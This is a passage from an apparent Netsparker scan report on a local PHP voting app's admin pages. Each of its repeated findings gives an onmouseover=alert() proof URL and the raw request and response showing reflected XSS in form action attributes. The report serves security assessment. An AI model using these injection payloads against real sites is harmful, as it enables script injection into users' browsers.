Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 16:30:37 GMT  
Cache-Control: no-store, no-cach  
...  
<h4 class="modal-title"><b>Admin Profile</b></h4>  
</div>  
<div class="modal-body">  
<form class="form-horizontal" method="POST" action="profile\_update.php?return="ns="netsparker(0x00A51B)">  
" enctype="multipart/form-data">  
<div class="form-group">  
<label for="username" class="col-sm-3 control-label">Username</label>  
  
<div class="col  
...  
</div>  
<div class="modal-body">  
<div class="text-center">  
<form class="form-horizontal" method="POST" action="config\_save.php?return="ns="netsparker(0x00A51B)">  
<div class="form-group">  
<label for="title" class="col-sm-3 control-label">Title</label>  
  
<div class="col-sm-9">  
...

7.25. http://localhost/votesystem/admin/voters.php/bower\_components/fastclick/%22ns=%22netsparker(0x00B2B6)

Method	Parameter	Value
GET 	URI-BASED	"/ns="netsparker(0x00B2B6)"

## Notes

- This page responds with HTTP redirect status therefore detected XSS vulnerability might not be exploitable in many conditions however it still indicates lack of correct filtering and should be addressed.

## Proof URL

[http://localhost/votesystem/admin/voters.php/bower\\_components/fastclick/%22onmouseover=%22alert\(0x00B2B6\)](http://localhost/votesystem/admin/voters.php/bower_components/fastclick/%22onmouseover=%22alert(0x00B2B6))

## Certainty



### Request

```
GET /votesystem/admin/voters.php/bower_components/fastclick/%22ns=%22netsparker(0x00B2B6) HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 7.1565 Total Bytes Received : 24715 Body Length : 24376 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 16:41:58 GMT  
Cache-Control: no-store, no-cach  
...  
<h4 class="modal-title"><b>Admin Profile</b></h4>  
</div>  
<div class="modal-body">  
<form class="form-horizontal" method="POST" action="profile\_update.php?return="ns="netsparker(0x00B2B6)">  
" enctype="multipart/form-data">  
<div class="form-group">  
<label for="username" class="col-sm-3 control-label">Username</label>  
  
<div class="col  
...  
</div>  
<div class="modal-body">  
<div class="text-center">  
<form class="form-horizontal" method="POST" action="config\_save.php?return="ns="netsparker(0x00B2B6)">  
<div class="form-group">  
<label for="title" class="col-sm-3 control-label">Title</label>  
  
<div class="col-sm-9">  
...  
...

7.26. http://localhost/votesystem/admin/voters.php/bower\_components/fastclick/lib/%22ns=%22 netsparker(0x00B439)

Method	Parameter	Value
GET	URI-BASED	/"ns="netsparker(0x00B439)

## Notes

- This page responds with HTTP redirect status therefore detected XSS vulnerability might not be exploitable in many conditions however it still indicates lack of correct filtering and should be addressed.

## Proof URL

[http://localhost/votesystem/admin/voters.php/bower\\_components/fastclick/lib/%22onmouseover=%22alert\(0x00B439\)](http://localhost/votesystem/admin/voters.php/bower_components/fastclick/lib/%22onmouseover=%22alert(0x00B439))

## Certainty



### Request

```
GET /votesystem/admin/voters.php/bower_components/fastclick/lib/%22ns=%22netsparker(0x00B439) HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 15.972 Total Bytes Received : 24715 Body Length : 24376 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 16:43:19 GMT  
Cache-Control: no-store, no-cach  
...  
<h4 class="modal-title"><b>Admin Profile</b></h4>  
</div>  
<div class="modal-body">  
<form class="form-horizontal" method="POST" action="profile\_update.php?return="ns="netsparker(0x00B439)">  
" enctype="multipart/form-data">  
<div class="form-group">  
<label for="username" class="col-sm-3 control-label">Username</label>  
  
<div class="col  
...  
</div>  
<div class="modal-body">  
<div class="text-center">  
<form class="form-horizontal" method="POST" action="config\_save.php?return="ns="netsparker(0x00B439)">  
<div class="form-group">  
<label for="title" class="col-sm-3 control-label">Title</label>  
  
<div class="col-sm-9">  
...  
...

7.27. http://localhost/votesystem/admin/voters.php/bower\_components/font-awesome/%22ns =%22netsparker(0x00BECE)

Method	Parameter	Value
GET 	URI-BASED	/"ns="netsparker(0x00BECE)"

## Notes

- This page responds with HTTP redirect status therefore detected XSS vulnerability might not be exploitable in many conditions however it still indicates lack of correct filtering and should be addressed.

## Proof URL

[http://localhost/votesystem/admin/voters.php/bower\\_components/font-awesome/%22onmouseover=%22alert\(0x00BECE\)](http://localhost/votesystem/admin/voters.php/bower_components/font-awesome/%22onmouseover=%22alert(0x00BECE))

## Certainty



### Request

```
GET /votesystem/admin/voters.php/bower_components/font-awesome/%22ns=%22netsparker(0x00BECE) HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 9.8036 Total Bytes Received : 24715 Body Length : 24376 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 16:51:43 GMT  
Cache-Control: no-store, no-cach  
...  
<h4 class="modal-title"><b>Admin Profile</b></h4>  
</div>  
<div class="modal-body">  
<form class="form-horizontal" method="POST" action="profile\_update.php?return="ns="netsparker(0x00BECE)">  
" enctype="multipart/form-data">  
<div class="form-group">  
<label for="username" class="col-sm-3 control-label">Username</label>  
  
<div class="col  
...  
</div>  
<div class="modal-body">  
<div class="text-center">  
<form class="form-horizontal" method="POST" action="config\_save.php?return="ns="netsparker(0x00BECE)">  
<div class="form-group">  
<label for="title" class="col-sm-3 control-label">Title</label>  
  
<div class="col-sm-9">  
  
...

7.28. http://localhost/votesystem/admin/voters.php/bower\_components/font-awesome/css/%22ns=%22netsparker(0x00C051)

Method	Parameter	Value
GET 	URI-BASED	"/ns="netsparker(0x00C051)"

## Notes

- This page responds with HTTP redirect status therefore detected XSS vulnerability might not be exploitable in many conditions however it still indicates lack of correct filtering and should be addressed.

## Proof URL

[http://localhost/votesystem/admin/voters.php/bower\\_components/font-awesome/css/%22onmouseover=%22alert\(0x00C051\)](http://localhost/votesystem/admin/voters.php/bower_components/font-awesome/css/%22onmouseover=%22alert(0x00C051))

## Certainty



### Request

```
GET /votesystem/admin/voters.php/bower_components/font-awesome/css/%22ns=%22netsparker(0x00C051) HTTP/  
1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 7.5566 Total Bytes Received : 24715 Body Length : 24376 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 16:53:04 GMT  
Cache-Control: no-store, no-cach  
...  
<h4 class="modal-title"><b>Admin Profile</b></h4>  
</div>  
<div class="modal-body">  
<form class="form-horizontal" method="POST" action="profile\_update.php?return="ns="netsparker(0x00C051)">  
" enctype="multipart/form-data">  
<div class="form-group">  
<label for="username" class="col-sm-3 control-label">Username</label>  
  
<div class="col  
...  
</div>  
<div class="modal-body">  
<div class="text-center">  
<form class="form-horizontal" method="POST" action="config\_save.php?return="ns="netsparker(0x00C051)">  
<div class="form-group">  
<label for="title" class="col-sm-3 control-label">Title</label>  
  
<div class="col-sm-9">  
...  
...

7.29. http://localhost/votesystem/admin/voters.php/bower\_components/jquery/%22ns=%22netsparker(0x0092F7)

Method	Parameter	Value
GET 	URI-BASED	"/ns="netsparker(0x0092F7)"

## Notes

- This page responds with HTTP redirect status therefore detected XSS vulnerability might not be exploitable in many conditions however it still indicates lack of correct filtering and should be addressed.

## Proof URL

[http://localhost/votesystem/admin/voters.php/bower\\_components/jquery/%22onmouseover=%22alert\(0x0092F7\)](http://localhost/votesystem/admin/voters.php/bower_components/jquery/%22onmouseover=%22alert(0x0092F7))

## Certainty



### Request

```
GET /votesystem/admin/voters.php/bower_components/jquery/%22ns=%22netsparker(0x0092F7) HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 8.9462 Total Bytes Received : 24715 Body Length : 24376 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 16:15:06 GMT  
Cache-Control: no-store, no-cach  
...  
<h4 class="modal-title"><b>Admin Profile</b></h4>  
</div>  
<div class="modal-body">  
<form class="form-horizontal" method="POST" action="profile\_update.php?return="ns="netsparker(0x0092F7)">  
" enctype="multipart/form-data">  
<div class="form-group">  
<label for="username" class="col-sm-3 control-label">Username</label>  
  
<div class="col  
...  
</div>  
<div class="modal-body">  
<div class="text-center">  
<form class="form-horizontal" method="POST" action="config\_save.php?return="ns="netsparker(0x0092F7)">  
<div class="form-group">  
<label for="title" class="col-sm-3 control-label">Title</label>  
  
<div class="col-sm-9">  
...  
...

7.30. http://localhost/votesystem/admin/voters.php/bower\_components/jquery/dist/%22ns=%22 netsparker(0x00947A)

Method	Parameter	Value
GET 	URI-BASED	/"ns="netsparker(0x00947A)"

## Notes

- This page responds with HTTP redirect status therefore detected XSS vulnerability might not be exploitable in many conditions however it still indicates lack of correct filtering and should be addressed.

## Proof URL

[http://localhost/votesystem/admin/voters.php/bower\\_components/jquery/dist/%22onmouseover=%22alert\(0x00947A\)](http://localhost/votesystem/admin/voters.php/bower_components/jquery/dist/%22onmouseover=%22alert(0x00947A))

## Certainty



### Request

```
GET /votesystem/admin/voters.php/bower_components/jquery/dist/%22ns=%22netsparker(0x00947A) HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 15.7433 Total Bytes Received : 24715 Body Length : 24376 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 16:16:39 GMT  
Cache-Control: no-store, no-cach  
...  
<h4 class="modal-title"><b>Admin Profile</b></h4>  
</div>  
<div class="modal-body">  
<form class="form-horizontal" method="POST" action="profile\_update.php?return="ns="netsparker(0x00947A)">  
" enctype="multipart/form-data">  
<div class="form-group">  
<label for="username" class="col-sm-3 control-label">Username</label>  
  
<div class="col  
...  
</div>  
<div class="modal-body">  
<div class="text-center">  
<form class="form-horizontal" method="POST" action="config\_save.php?return="ns="netsparker(0x00947A)">  
<div class="form-group">  
<label for="title" class="col-sm-3 control-label">Title</label>  
  
<div class="col-sm-9">  
...  
...

7.31. [http://localhost/votesystem/admin/voters.php/bower\\_components/jquery-slimscroll/%22ns=%22netsparker\(0x00B133\)](http://localhost/votesystem/admin/voters.php/bower_components/jquery-slimscroll/%22ns=%22netsparker(0x00B133))

Method	Parameter	Value
GET	URI-BASED	"/ns="netsparker(0x00B133)"

## Notes

- This page responds with HTTP redirect status therefore detected XSS vulnerability might not be exploitable in many conditions however it still indicates lack of correct filtering and should be addressed.

## Proof URL

[http://localhost/votesystem/admin/voters.php/bower\\_components/jquery-slimscroll/%22onmouseover=%22alert\(0x00B133\)](http://localhost/votesystem/admin/voters.php/bower_components/jquery-slimscroll/%22onmouseover=%22alert(0x00B133))

## Certainty



### Request

```
GET /votesystem/admin/voters.php/bower_components/jquery-slimscroll/%22ns=%22netsparker(0x00B133) HTTP/  
1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 10.2643 Total Bytes Received : 24715 Body Length : 24376 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 16:40:50 GMT  
Cache-Control: no-store, no-cach  
...  
<h4 class="modal-title"><b>Admin Profile</b></h4>  
</div>  
<div class="modal-body">  
<form class="form-horizontal" method="POST" action="profile\_update.php?return="ns="netsparker(0x00B133)">  
" enctype="multipart/form-data">  
<div class="form-group">  
<label for="username" class="col-sm-3 control-label">Username</label>  
  
<div class="col  
...  
</div>  
<div class="modal-body">  
<div class="text-center">  
<form class="form-horizontal" method="POST" action="config\_save.php?return="ns="netsparker(0x00B133)">  
<div class="form-group">  
<label for="title" class="col-sm-3 control-label">Title</label>  
  
<div class="col-sm-9">  
...  
...

7.32. http://localhost/votesystem/admin/voters.php/bower\_components/jquery-ui/%22ns=%22netsparker(0x0095FD)

Method	Parameter	Value
GET	URI-BASED	"/ns="netsparker(0x0095FD)

## Notes

- This page responds with HTTP redirect status therefore detected XSS vulnerability might not be exploitable in many conditions however it still indicates lack of correct filtering and should be addressed.

## Proof URL

[http://localhost/votesystem/admin/voters.php/bower\\_components/jquery-ui/%22onmouseover=%22alert\(0x0095FD\)](http://localhost/votesystem/admin/voters.php/bower_components/jquery-ui/%22onmouseover=%22alert(0x0095FD))

## Certainty



### Request

```
GET /votesystem/admin/voters.php/bower_components/jquery-ui/%22ns=%22netsparker(0x0095FD) HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 31.0857 Total Bytes Received : 24715 Body Length : 24376 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 16:17:49 GMT  
Cache-Control: no-store, no-cach  
...  
<h4 class="modal-title"><b>Admin Profile</b></h4>  
</div>  
<div class="modal-body">  
<form class="form-horizontal" method="POST" action="profile\_update.php?return="ns="netsparker(0x0095FD)">  
" enctype="multipart/form-data">  
<div class="form-group">  
<label for="username" class="col-sm-3 control-label">Username</label>  
  
<div class="col  
...  
</div>  
<div class="modal-body">  
<div class="text-center">  
<form class="form-horizontal" method="POST" action="config\_save.php?return="ns="netsparker(0x0095FD)">  
<div class="form-group">  
<label for="title" class="col-sm-3 control-label">Title</label>  
  
<div class="col-sm-9">  
  
...

7.33. http://localhost/votesystem/admin/voters.php/bower\_components/moment/%22ns=%22netsparker(0x009F0F)

Method	Parameter	Value
GET 	URI-BASED	"/ns="netsparker(0x009F0F)

## Notes

- This page responds with HTTP redirect status therefore detected XSS vulnerability might not be exploitable in many conditions however it still indicates lack of correct filtering and should be addressed.

## Proof URL

[http://localhost/votesystem/admin/voters.php/bower\\_components/moment/%22onmouseover=%22alert\(0x009F0F\)](http://localhost/votesystem/admin/voters.php/bower_components/moment/%22onmouseover=%22alert(0x009F0F))

## Certainty



## Request

```
GET /votesystem/admin/voters.php/bower_components/moment/%22ns=%22netsparker(0x009F0F) HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 22.9032 Total Bytes Received : 24715 Body Length : 24376 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 16:25:26 GMT  
Cache-Control: no-store, no-cach  
...  
<h4 class="modal-title"><b>Admin Profile</b></h4>  
</div>  
<div class="modal-body">  
<form class="form-horizontal" method="POST" action="profile\_update.php?return="ns="netsparker(0x009F0F)">  
" enctype="multipart/form-data">  
<div class="form-group">  
<label for="username" class="col-sm-3 control-label">Username</label>  
  
<div class="col  
...</div>  
<div class="modal-body">  
<div class="text-center">  
<form class="form-horizontal" method="POST" action="config\_save.php?return="ns="netsparker(0x009F0F)">  
<div class="form-group">  
<label for="title" class="col-sm-3 control-label">Title</label>  
  
<div class="col-sm-9">  
...</div>

7.34. http://localhost/votesystem/admin/voters.php/bower\_components/moment/min/%22ns=%22netsparker(0x00A821)

Method	Parameter	Value
GET 	URI-BASED	"/ns="netsparker(0x00A821)"

## Notes

- This page responds with HTTP redirect status therefore detected XSS vulnerability might not be exploitable in many conditions however it still indicates lack of correct filtering and should be addressed.

## Proof URL

[http://localhost/votesystem/admin/voters.php/bower\\_components/moment/min/%22onmouseover=%22alert\(0x00A821\)](http://localhost/votesystem/admin/voters.php/bower_components/moment/min/%22onmouseover=%22alert(0x00A821))

## Certainty



## Request

```
GET /votesystem/admin/voters.php/bower_components/moment/min/%22ns=%22netsparker(0x00A821) HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 9.3225 Total Bytes Received : 24715 Body Length : 24376 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 16:33:01 GMT  
Cache-Control: no-store, no-cach  
...  
<h4 class="modal-title"><b>Admin Profile</b></h4>  
</div>  
<div class="modal-body">  
<form class="form-horizontal" method="POST" action="profile\_update.php?return="ns="netsparker(0x00A821)">  
" enctype="multipart/form-data">  
<div class="form-group">  
<label for="username" class="col-sm-3 control-label">Username</label>  
  
<div class="col  
...  
</div>  
<div class="modal-body">  
<div class="text-center">  
<form class="form-horizontal" method="POST" action="config\_save.php?return="ns="netsparker(0x00A821)">  
<div class="form-group">  
<label for="title" class="col-sm-3 control-label">Title</label>  
  
<div class="col-sm-9">  
...

## 7.35. http://localhost/votesystem/admin/voters.php/dist/%22ns=%22netsparker(0x00B5BC)

Method	Parameter	Value
GET 	URI-BASED	/"ns="netsparker(0x00B5BC)"

### Notes

- This page responds with HTTP redirect status therefore detected XSS vulnerability might not be exploitable in many

conditions however it still indicates lack of correct filtering and should be addressed.

#### Proof URL

[http://localhost/votesystem/admin/voters.php/dist/%22onmouseover=%22alert\(0x00B5BC\)](http://localhost/votesystem/admin/voters.php/dist/%22onmouseover=%22alert(0x00B5BC))

#### Certainty



#### Request

```
GET /votesystem/admin/voters.php/dist/%22ns=%22netsparker(0x00B5BC) HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 9.0049 Total Bytes Received : 24715 Body Length : 24376 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 16:44:31 GMT  
Cache-Control: no-store, no-cach  
...  
<h4 class="modal-title"><b>Admin Profile</b></h4>  
</div>  
<div class="modal-body">  
<form class="form-horizontal" method="POST" action="profile\_update.php?return="ns="netsparker(0x00B5BC)">  
" enctype="multipart/form-data">  
<div class="form-group">  
<label for="username" class="col-sm-3 control-label">Username</label>  
  
<div class="col  
...  
</div>  
<div class="modal-body">  
<div class="text-center">  
<form class="form-horizontal" method="POST" action="config\_save.php?return="ns="netsparker(0x00B5BC)">  
<div class="form-group">  
<label for="title" class="col-sm-3 control-label">Title</label>  
  
<div class="col-sm-9">  
  
...

## 7.36. http://localhost/votesystem/admin/voters.php/dist/css/%22ns=%22netsparker(0x00C1D4)

Method	Parameter	Value
GET 	URI-BASED	/"ns="netsparker(0x00C1D4)"

## Notes

- This page responds with HTTP redirect status therefore detected XSS vulnerability might not be exploitable in many

conditions however it still indicates lack of correct filtering and should be addressed.

#### Proof URL

[http://localhost/votesystem/admin/voters.php/dist/css/%22onmouseover=%22alert\(0x00C1D4\)](http://localhost/votesystem/admin/voters.php/dist/css/%22onmouseover=%22alert(0x00C1D4))

#### Certainty



#### Request

```
GET /votesystem/admin/voters.php/dist/css/%22ns=%22netsparker(0x00C1D4) HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 9.1971 Total Bytes Received : 24715 Body Length : 24376 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 16:54:17 GMT  
Cache-Control: no-store, no-cach  
...  
<h4 class="modal-title"><b>Admin Profile</b></h4>  
</div>  
<div class="modal-body">  
<form class="form-horizontal" method="POST" action="profile\_update.php?return="ns="netsparker(0x00C1D4)">  
" enctype="multipart/form-data">  
<div class="form-group">  
<label for="username" class="col-sm-3 control-label">Username</label>  
  
<div class="col  
...  
</div>  
<div class="modal-body">  
<div class="text-center">  
<form class="form-horizontal" method="POST" action="config\_save.php?return="ns="netsparker(0x00C1D4)">  
<div class="form-group">  
<label for="title" class="col-sm-3 control-label">Title</label>  
  
<div class="col-sm-9">  
...  
...

7.37. http://localhost/votesystem/admin/voters.php/dist/css/skins/%22ns=%22netsparker(0x0108F3)

Method	Parameter	Value
GET 	URI-BASED	"/ns="netsparker(0x0108F3)"

## Notes

- This page responds with HTTP redirect status therefore detected XSS vulnerability might not be exploitable in many conditions however it still indicates lack of correct filtering and should be addressed.

## Proof URL

[http://localhost/votesystem/admin/voters.php/dist/css/skins/%22onmouseover=%22alert\(0x0108F3\)](http://localhost/votesystem/admin/voters.php/dist/css/skins/%22onmouseover=%22alert(0x0108F3))

## Certainty



## Request

```
GET /votesystem/admin/voters.php/dist/css/skins/%22ns=%22netsparker(0x0108F3) HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 8.4152 Total Bytes Received : 24715 Body Length : 24376 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 17:22:05 GMT  
Cache-Control: no-store, no-cach  
...  
<h4 class="modal-title"><b>Admin Profile</b></h4>  
</div>  
<div class="modal-body">  
<form class="form-horizontal" method="POST" action="profile\_update.php?return="ns="netsparker(0x0108F3)">  
" enctype="multipart/form-data">  
<div class="form-group">  
<label for="username" class="col-sm-3 control-label">Username</label>  
  
<div class="col  
...  
</div>  
<div class="modal-body">  
<div class="text-center">  
<form class="form-horizontal" method="POST" action="config\_save.php?return="ns="netsparker(0x0108F3)">  
<div class="form-group">  
<label for="title" class="col-sm-3 control-label">Title</label>  
  
<div class="col-sm-9">  
...

## 7.38. http://localhost/votesystem/admin/voters.php/dist/js/%22ns=%22netsparker(0x00B73F)

Method	Parameter	Value
GET 	URI-BASED	"/"ns="netsparker(0x00B73F)

## Notes

- This page responds with HTTP redirect status therefore detected XSS vulnerability might not be exploitable in many

conditions however it still indicates lack of correct filtering and should be addressed.

#### Proof URL

